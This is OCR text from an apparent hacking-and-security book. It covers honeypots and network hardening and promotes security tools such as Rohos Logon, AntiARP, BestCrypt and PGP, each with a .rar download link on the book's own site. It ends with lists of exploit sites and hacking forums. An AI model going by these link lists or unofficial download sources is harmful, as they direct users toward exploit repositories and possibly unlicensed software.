Advantages: Honeypots are a tremendously simply concept, which gives them some very powerful strengths.

- *Small data sets of high value:* Honeypots collect small amounts of information. Instead of logging a one GB of data a day, they can log only one MB of data a day. Instead of generating 10,000 alerts a day, they can generate only 10 alerts a day. Remember, honeypots only capture bad activity, any interaction with a honeypot is most likely unauthorized or malicious activity. As such, honeypots reduce 'noise' by collectin only small data sets, but information of high value, as it is only the bad guys. This means its much easier (and cheaper) to analyze the data a honeypot collects and derive value from it.
- *New tools and tactics:* Honeypots are designed to capture anything thrown at them, including tools or tactics never seen before.
- *Minimal resources:* Honeypots require minimal resources, they only capture bad activity. This means an old Pentium computer with 128MB of RAM can easily handle an entire class B network sitting off an OC-12 network.
- *Encryption or IPv6:* Unlike most security technologies (such as IDS systems) honeypots work fine in encrypted or IPv6 environments. It does not matter what the bad guys throw at a honeypot, the honeypot will detect and capture it.
- *Information:* Honeypots can collect in-depth information that few, if any other technologies can match.
- *Simplicty:* Finally, honeypots are conceptually very simple. There are no fancy algorithms to develop, state tables to maintain, or signatures to update. The simpler a technology, the less likely there will be mistakes or misconfigurations.

Disadvantages: Like any technology, honeypots also have their weaknesses. It is because of this they do not replace any current technology, but work with existing technologies.

- *Limited view:* Honeypots can only track and capture activity that directly interacts with them. Honeypots will not capture attacks against other systems, unless the attacker or threat interacts with the honeypots also.

- *Risk:* All security technologies have risk. Firewalls have risk of being penetrated, encryption has the risk of being broken, IDS sensors have the risk of failing to detect attacks. Honeypots are no different, they have risk also. Specifically, honeypots have the risk of being taken over by the bad guy and being used to harm other systems. This risk various for different honeypots. Depending on the type of honeypot, it can have no more risk then an IDS sensor, while some honeypots have a great deal of risk. We identify which honeypots have what levels of risk later in the paper.

Commercial Honeypots

- PatriotBox. A commercial, easy to use low-interaction honeypot designed for windows.
- KFSensor. A powerful and easy to use low-interaction Windows honeypot, designed primarily for detection. Extensive capabilities, including NetBIOS simulation and interoperability with Honeyd scripts. Free evaluation copies.
- NetBait: A very novel and powerful commercial solution. NetBait can be a product or service. Either way, it operates by redirecting attacks against unused IP space to 'honeypot farms'.
- ManTrap: Now called Decoy Server, ManTrap is a high-interaction honeypot sold by by Symantec. ManTrap is unique in that it provides complete operating systems for attackers to interact with, capturing their every action. ManTrap has outstanding data collection capabilities. Currently only runs on Solaris.
- Specter: Specter is a low-interaction honeypot designed to run on Windows. It can emulate 13 different operating systems, monitor up to 14 TCP ports, and has a variety of configuration and notification features. One of Specter's greatest strengths is its ease of use.


OpenSource / Free Honeypots

- Bubblegum Proxypot. An open proxy honeypot for deceiving and detecting spammers.
- Jackpot. An open relay honeypot, also aimed at spammers.
- BackOfficer Friendly: BOF is a free Windows based honeypot designed to be used as a burglar alarm. Written by Marcus Ranum and the NFR folks in 1998, BOF is extremely easy to use and runs on any Windows platform. However, it is very limited and can listen on only 7 ports. If you have never installed a honeypot before, this is a great place to start.
- Bait-n-Switch. Not really a honeypot. Instead, a technology that directs all non-production or unauthorized traffic to your honeypots. Very powerful concept.
- Bigeye. A low-interaction honeypot that emulates several servcies.
- HoneyWeb. Emulates different types of webservers. Can dynamicaly change itself based on the type of requests.

For more info:

http://www.tracking-hackers.com/book/

http://www.honeynet.org/



s

What is GHH?

Google Hack Honeypot is the reaction to a new type of malicious web traffic: search engine hackers. GHH is a “Google Hack” honeypot. It is designed to provide reconaissance against attackers that use search engines as a hacking tool against your resources.
Google has developed a powerful tool. The search engine that Google has implemented allows for searching on an immense amount of information. The Google index has swelled past 8 billion and continues to grow daily. Mirroring the growth of the Google index, the spread of web-based applications such as message boards and remote administrative tools has resulted in an increase in the number of misconfigured and vulnerable web apps available on the Internet.


http://ghh.sourceforge.net/

CHAPTER-14

SECURING SYSTEM & NETWORKS

- Corporate Network design
- How to secure corporate network
- Access control
- Two way authentication
- Anti sniffers to protect network
- Information & Data security
- Tools

Corporate Network Design



How to secure corporate network

Use Antivirus, Firewall
Use IDS/IPS
Use Antisniffer's
Use IPSEC
Use Physical Security

Access control

Controls and complexity

Access controls have evolved to meet the challenges of insider threats to organizations and networks. They start with physical checkpoints: receptionists in corporate lobbies and card readers at data center doors. But today's porous networks and extended enterprises allow former outsiders — guests, contractors, temporary workers and non-employee visitors — past those checkpoints, and grant them varying degrees of access to networks, applications and data. On the network, security may actually become inverted, where openness is needed to make former guests productive, and make organizations successful. And off-shoring and near-shoring practices open networks to organizations that don't

share physical facilities.

Organizations try to adapt their physical, electronic and process controls to manage access to these multiple networks, applications and databases, all based on policies that align permissions to business roles.

This complexity raises problems of its own. Consistent application of policies is a never-ending challenge for security personnel: user roles change constantly, and while granting access is often an emergency, withdrawing it rarely is. This systematic bias can lead to "access inflation": greater and more widespread access, punctuated by intermittent panics and audits. It's an invitation to disaster, a red flag for regulators, and no way to run a business. But what can be done?

Establish disciplined, granular policies

Access controls for this new threat environment require a disciplined approach based on clear policies. Starting with established authentication policies, policymakers should add granularity to cover:

- high-security and high-risk data, applications, and network zones such as personnel, human resources, finance, and research and development, and others to protect sensitive data and their precious IP
- personnel roles and responsibilities down to individual identities, taking care to maintain separation of responsibilities where regulations, standards, and common sense require it
- site-wide visibility to cover every organizational responsibility and network leg, for monitoring, deterrence, and forensics support to pinpoint any policy exceptions

Granular policies should be aligned for ease of use and manageability across the entire organization, and to assure consistency across network zones, data types, roles, and responsibilities. It's particularly important to apply just one set of policies for both local and remote (SSL VPN) access — it saves time, money and user patience, and assures at least baseline policy coverage. Once granular policies are in place, aligned for consistency and interoperability, and checked for gaps, they are ready to be propagated across networks, applications, and data.

Choose an open, flexible solution

The first step is to make effective use of network security products already in place. Individual network defenses like firewalls, SSL VPN gateways and intrusion prevention and intrusion detection systems (IPS/IDS), as well as other security software and appliances, need to interoperate with the selected network access control solution. The goal is to make sure that access control and network defenses are aligned on policy, and reference the same information.

Interoperability works both ways: the access control solutions take input from security devices to assess the instantaneous threat environment and identify events, and they enforce their response through these same devices, for example by restricting access to threatened network segments, applications, data sources, or by restricting or blocking actions of suspect individuals or devices. The best of them offer policies and templates that work across multiple network access methods and with different network security products to speed implementation and simplify management.

Critical use cases

With granular access control in place communicating with firewalls, IPS and IDS, SSL VPN gateways, rate-limiting switches and other compatible devices, organizations can begin to address complex use cases such as these:

- zone-based access to applications — restrictions on specific application use in sensitive areas; for example blocking IM attachments when users are in the personnel zone or accessing the finance servers, regardless of user
- time-based access; for example by restricting social networking applications to after hours and lunchtime use
- "high alert" policies that restrict access to a location, application, data type, or by an individual's identity or organizational role when security devices signal a local or general attack
- rate-limiting of low-priority downloads to maintain Quality of Service (QoS) for customer-facing functions, like web portal and VoIP applications
- granular intrusion response that quarantines, logs off or locks out users or devices (not just IP addresses) in response to anomalous behavior on the intranet
- correlation of information across network security products to identify "slow and stealthy" attacks that evade simple security point product solutions

The toughest access control challenges are rogue IT security administrators — but even in this extreme case, carefully designed access controls help contain the problem. Access controls linked to network security management solutions can signal out-of-bounds behavior based on identity or role rather than easily spoofed network address. And access logs and reports, analyzed and organized by an automated security response management solution, help document the source of the anomalous or rogue behavior.

Ensure efficient, productive management

Properly implemented, automation and collaboration with security solutions improve almost every aspect of access control. They accelerate management responsiveness, and root out even sophisticated insider threats that evade traditional solutions. They reinforce consistency with a comprehensive view of policy implementation across the entire organization from a single console. They help avoid "access inflation" and workarounds by making consistent security portable from one security solution or network leg to another. And they help scale policy and control across the entire organization,

incorporating the information and behavior of all its security products.

Finally, automated access control increases the productivity and control of administrative staff. By decreasing the time spent by administrative staff on access controls enables them to focus their talents on addressing core and strategic networking issues. From a strategic perspective, trusted networks that support reliable communications of critical information among employees and partners throughout the enterprise are a key link in raising productivity while saving costs.

Conclusions

Business and network evolution has increased the number and severity of network, application, and data risks from errors and attacks made by authorized insiders, including outsourcers. Traditional access controls and point products can leave gaps in coverage, and raise risks of "access inflation" and precarious workarounds when network and access management grows too complex. A solution-oriented, granular, policy-based approach, assigning identities and roles for access control and interoperating with existing network and security infrastructure, carefully and cost-effectively implemented and efficiently managed, provides the most effective, consistent defense against a growing array of insider risks and outsourcing threats.

Two way authentication*

Software for two way authentification: Rohos Logon
Two-factor authentication solution that converts any USB drive into a security token for your computer and allows to access Windows in a secure way by USB token, replacing the Windows login.

Your Computer security benefits**:**

- Replaces weak password based login with a hardware USB key (USB flash drive or memory card)
- Uses big password, without the need for remembering it
- Login with a USB Key is fully automatic and fast!
- The system is password protected but you don't need to enter it manually each time you log in or unlock Windows
- Secure 2-factor login: Your USB Key + PIN code password
- Use a single USB Key to sing-in into your Home, laptop and office computer
- Access restriction to computer based on USB Key/time factor
- Windows is protected even in Safe Mode
- Assigning a password to your user account allows to set a better protection for hibernated computer.

No risk because of:

1. Emergency Logon that helps to access your system in case you lost USB drive or forgot PIN code
2. PIN code to protect USB Key against unauthorized usage for login (with limited attempts to enter)
3. Safe Mode guard - no chance for Bad Guy to bypass USB Key security by loading Windows in Safe Mode
4. Rohos uses NIST approved data-security principles: password is not stored on the USB Key in open form. USB Key copy protection does not allow to create unauthorized Key duplicates. All data on the Key are encrypted with AES-256 bit key length.
5. Rohos Logon Key is considered to be the most convenient, user-friendly and smart password replacement application on the market.

Rohos Logon works with**:**

- any USB flash drive
- USB tokens/smart cards like Aladdin eToken PRO, Futako HiToken v22, Aktiv ruToken, uaToken, Crypto Identity 5,etc
- YubiKey - One Time-Password token
- Fingerprint USB flash drive, e.g. Transcend, Apacer, LG, TakeMS, etc.
- Wireless devices that are Bluetooth enabled, e.g. Pocket PC, Mobile.

Features:

The program Rohos Logon Key provides numerous enhanced features over and above what our competitors offer. It helps you easily re-use your USB flash drive as a protection key and security token for home and office computer.

Here are some Rohos Logon Key features:

- Regular password based login can be prohibited
- As USB Key you can use: any USB flash drive, U3 Smart flash drive, SD/MMC memory card, Aladdin eToken, Yubikey, etc
- ***Automatic login or unlock*** when USB Key is detected
- Automatic ***Windows lock*** when user withdraws USB Key from computer. And more options for what you would like to happen whenever the USB key is removed, such as: Hibernation, activate Screen Saver, Logoff
- [Unique] Protects your computer even in ***Windows Safe Mode*** login. It is not possible to bypass USB Key security by loading computer into Safe Mode
- ***Emergency Logon*** that helps to access your system in case you lost USB drive or forgot PIN code

- ***Flexible USB Key option***s: A single Key can be used to log in into multiple computers - OR - A computer can accept only a single Key for login, ignoring stranger keys
- ***Restricts access to a PC for certain users based on time factor***. Access is limited to a certain amount of time user can stay logged in. When the user's time is up, Rohos will lock the desktop automatically
- Rohos seamlessly integrates into any Windows configuration automatically choosing authetication modes
- Allows to use USB Key to log in into ***Remote Desktop***

For corporate customers:

- Works with all major Windows authentication services: Local login,Rohos integrates into Windows logon model, USB key for password-less login Network/AD login, Novell Client login, Remote desktop login. It does not disable nwgina.dll or msgina.dll activity
- Rohos Logon Key integrates with the standard msgina.dll authentication modes without replacing its functionality. Thus, no compatibility problems will be encountered just because you have installed Rohos
- For remote users: it is not required to install Rohos on every PC where you do remote connection using USB key login
- USB Key Management utility. Included into Rohos Logon Key Server version and allows to set up USB login sticks for hundreds of users
- MSI installation package with command line switches
- ***Support password expiration/renewal*** policies in Windows, including Remote Desktop connection. The USB Key will be updated with a new password
- The program can ***disable access to USB removable drives***. The USB drive can be used only to log in\unlock system
- ***Blocks user access to USB Flash drive*** (USB Key). This prevents users from copying/reading files into USB flash drive on the office workstations

If you are looking for a specific feature within our software, then please let us know and we will be happy to provide you with any additional information we have about that specific functionality.

USB Key security:

- ***USB Key cannot be duplicated.*** Logon profile is bound up with a USB flash drive serial number
- ***USB Key originality***. By default USB Key is bound up with a computer where it was created for login. Another USB Key will be ignored by the program (even with a valid logon profile). Computer owner can forbid using any other USB Key except one for login
- ***Protected password***. By default USB Key does not contain your Windows password in plain form, but only Encryption Key pair that is used to reconstruct password for login operation

- ***Two-factor authentication*** by using PIN code for USB Key. This is a small password with only 3 attempts to enter that is required when you login by USB Key.

Rohos Logon Authentication modes
Rohos Logon seamlessly integrates into any Windows logon configuration using one of the following authentication modes. Each mode is a set of Rohos Logon settings and tools that is used in order to provide password replacement solution in a particular case:

- ***Rohos welcome screen (gina.dll)***
  Recommended for Windows 2000 Pro.
  Rohos replaces Windows authentication module (gina.dll) with its own custom gina.dll.
  - Not compatible with Windows XP Fast User Switching

- ***Windows XP/Vista welcome screen + Rohos***
  Recommended for Windows XP/Vista;
  Rohos integrates into Windows welcome screen/login window.
  - Password expiration/renewal doesn't supported

- ***Windows native authentication (msgina.dll)***
  Recommended for Windows 2000 Server/2003, or Windows 2000/XP joined to Windows/Novell network.
  Rohos Logon Key works "over" gina.dll authentication module without replacing its functionality. (supports integration with msgina.dll, nwgina.dll, ctxgina.dll).

The password is automatically entered into login dialog box right from the USB Key.
o Remote Desktop login using USB Key works
o Password expiration/renewal works

Download URL: www.thesecretofhacking.com/sw/ch14/rohos.rar

Anti Sniffer's to Protect Network*

AntiARP is the first software offers a whole set of solution to ARP problems in China. It has been programmed by Colorsoft since 2005, and its intellectual property rights are owned by Colorsoft.

AntiARP can perfectly ensure the above demands. First, AntiARP intercepts spurious ARP data packet through OS kernel, which ensures that the MAC address from gateway to localhost is correct. Second, the Active Defence function of the AntiARP will ensure that the MAC address from localhost to gateway is correct

Choose AntiARP is the best solution of the above problems.

AntiARP's feature: Intercept ARP spoofing/ARP attacks/ARP poisoning, Intercept IP Address conflict, Prevent Dos attack, Safety mode, ARP flow analysis, Protect ARP cache, Active defence, Locate attacker, ARP virus cleaner.

Download URL: www.thesecretofhacking.com/sw/ch14/antiarp.rar

Information & Data security

Jetico BestCrypt 8.06.1

The BestCrypt Data Encryption system provides the most comprehensive and easy-to-use secure data storage and access control facilities available. BestCrypt's data encryption method uses encryption algorithms known world-wide and provides unparalleled protection against unauthorized data access. BestCrypt is easy to install, easy to use and totally transparent for application programs. Your data is BestCrypt's only concern, and it enhances your basic right to keep documents, commercial proprietary knowledge, and private information, in a confidential fashion.

The BestCrypt Data Encryption system provides the most comprehensive and easy-to-use secure data storage and access control facilities available. BestCrypt's data encryption method uses encryption algorithms known world-wide and provides unparalleled protection against unauthorized data access. BestCrypt is easy to install, easy to use and totally transparent for application programs. Your data is BestCrypt's only concern, and it enhances your basic right to keep documents, commercial proprietary knowledge, and private information, in a confidential fashion.

Once written to a BestCrypt file (container), data is never stored in an 'open' condition. Yet BestCrypt's smooth operation and complete transparency allow any authorized user to get instant access to the data.
BestCrypt's advanced data encryption and authorization technology provides a new level of security with standard, proven and published cryptographic algorithms, safe password input, and transparent encryption.

BestCrypt creates and supports encrypted virtual disks, which are visible as regular disks with corresponding drive letters (for example, D:, K:, Z:, i.e. with any drive letter that is not used by another system device).
BestCrypt allows encrypting data with many encryption algorithms (AES, Blowfish, Twofish, CAST and others). Every algorithm is implemented with the largest possible key size defined in the algorithm's specification. BestCrypt v.8 can utilize LRW Encryption Mode, which is specially designed for applications working on disk sector level and more secure than other popular modes used earlier (like Cipher Block Chaining (CBC) mode).

The data stored on a BestCrypt disk is stored in the container file. A container is a file, so it is possible to backup a container, move or copy it to other disk (CD-ROM or network, for instance) and continue to access your encrypted data using BestCrypt.

Any free drive letter in the system may be used to mount and to open an encrypted file-container for access. As well, with BestCrypt v.8 you can mount file-container as a subfolder on NTFS disk. When the virtual disk is opened, you can read and write data as if it were a conventional

removable disk.

BestCrypt version 8 provides users with a higher security level as well as with a set of new functions. Besides, there are several ways of encrypting data in version 8:
- Storing encrypted data in containers and accessing the data through virtual drives (as earlier versions of the software do);
- Encrypting set of files into a single compressed and, if needed, self-extracting archive (read more information in BCArchive article);
- Encrypting and accessing transparently whole Windows partitions/volumes (read more information in BestCrypt Volume Encryption article).

BestCrypt allows encrypting data with many encryption algorithms. Every algorithm is implemented with the largest possible key size defined in the algorithm's specification:
- AES (Rijndael) - 256-bit key.
- Blowfish - 448-bit key.
- CAST - 128-bit key.
- GOST 28147-89 - 256-bit key.
- RC6 - 256-bit key.
- Serpent - 256-bit key.
- Triple-Des - 168-bit key.
- Twofish - 256-bit key.

Note: that BestCrypt v.8 supports also the following algorithms to provide compatibility with earlier versions of the software: Blowfish (256-bit key), Blowfish (128-bit key), DES (56-bit key).

BestCrypt is compatible for 32/64-bit Windows Vista/XP/2003 Server/2000/NT/ME/9x

Download URL: www.thesecretofhacking.com/sw/ch14/jetico.rar

PGP Desktop Professional 9.10

Comprehensive email and full disk encryption for desktop and laptop computers
Email and mobile computers have quickly emerged as industry-standard tools for increasing communication and user productivity. Unfortunately, unprotected email and mobile devices pose a critical risk to an enterprise's most sensitive data: customer information, financial data, trade secrets, and other proprietary information. Exposure of this data can result in financial loss, legal ramifications, and brand damage.

* Easy, automatic operation – Protects sensitive email without changing the user experience or email application.
* Enforced security policies – Automatically enforce email and data protection with centrally managed policies.

* Reduced operation costs – Result from centrally automating email encryption policies.

Download URL: www.thesecretofhacking.com/sw/ch14/pgp.rar

Top Site Links:

S.No	URL	
1.	***www.milw0rm.com***	
2.	***www.packetstormsecurity.org /.nl***	
3.	***www.securityfocus.com***	
4.	***www.zone-h.org***	
5.	***www.xssed.com***	
6.	***www.hackthissite.org***	
7.	***http://indianz.ch/***	
8.	***www.insecure.org***	
9.	***www.spanish-hackers.com***	
10.	***www.securitycode.it/***	
11.	***http://www.bitvise.com/products***	
12.	***http://www.securitydocs.com/***	

Exploit Sites

S.No	URL	
1.	***www.securityvulns.com***	
2.	***www.leetupload.com***	
3.	***www.chroot.org/exploits***	
4.	***www.pooh.gr.jp/exploits.html***	
5.	***www.unixtool.com/exp/***	
6.	***www.eviloctal.com***	
7.	***www.securinfos.info/english/index.php***	

8.	***http://secumania.org/***	
9.	***www.vupen.com***	
10.	***http://bbs.syue.com***	
11.	***http://pstgroup.blogspot.com/***	
12.	***www.shell-storm.org***	
13.	***www.hellboundhackers.org***	
14.	***http://www.progenic.com/top100/***	
15.	***http://www.baskeur.com/pub/exploits/***	

Forum Sites

S.No	URL	
1.	***www.unknown.ws***	
2.	***www.governmentsecurity.org***	
3.	***www.hack0wn.com***	
4.	***www.rootshell-team.com***	
5.	***www.waraxe.us***	
6.	***www.security-sh3ll.com***	
7.	***www.httpscript.com***	
8.	***www.elitehackers.info/forums/***	
9.	***www.blackhat-forums.com***	
10.	***www.h4cky0u.org***	

11.	***www.darkc0de.com***	
12.	***www.proxz.net/forum***	
13.	***www.w00tz0ne.org***	
14.	***www.ckers.com/***	
15.	***http://mortal-team.org/***	
16.	***www.studentshangout.com***	
17.	***www.reversengineering.wordpress.com***	
18.	***www.forums.remote-exploit.org***	
19.	***http://darkoperator.blogspot.com***	
20.	***http://carnal0wnage.blogspot.com***	

Other Sites

S.No	URL	Description
1.	***www.sockstoday.com***	
2.	***www.eviltime.com/***	
3.	***www.web-hack.ru***	
4.	***www.neworder.box.sk***	
5.	***www.playhack.net/***	
6.	***www.ussrback.com***	
7.	***www.hackhound.org***	
8.	***www.hackwire.com***	
9.	***www.invisiblethings.org/papers.html***	
10.	***www.irongeek.com***	
11.	***www.securitywireless.info***	

More Links: www.thesecretofhacking.com/links.html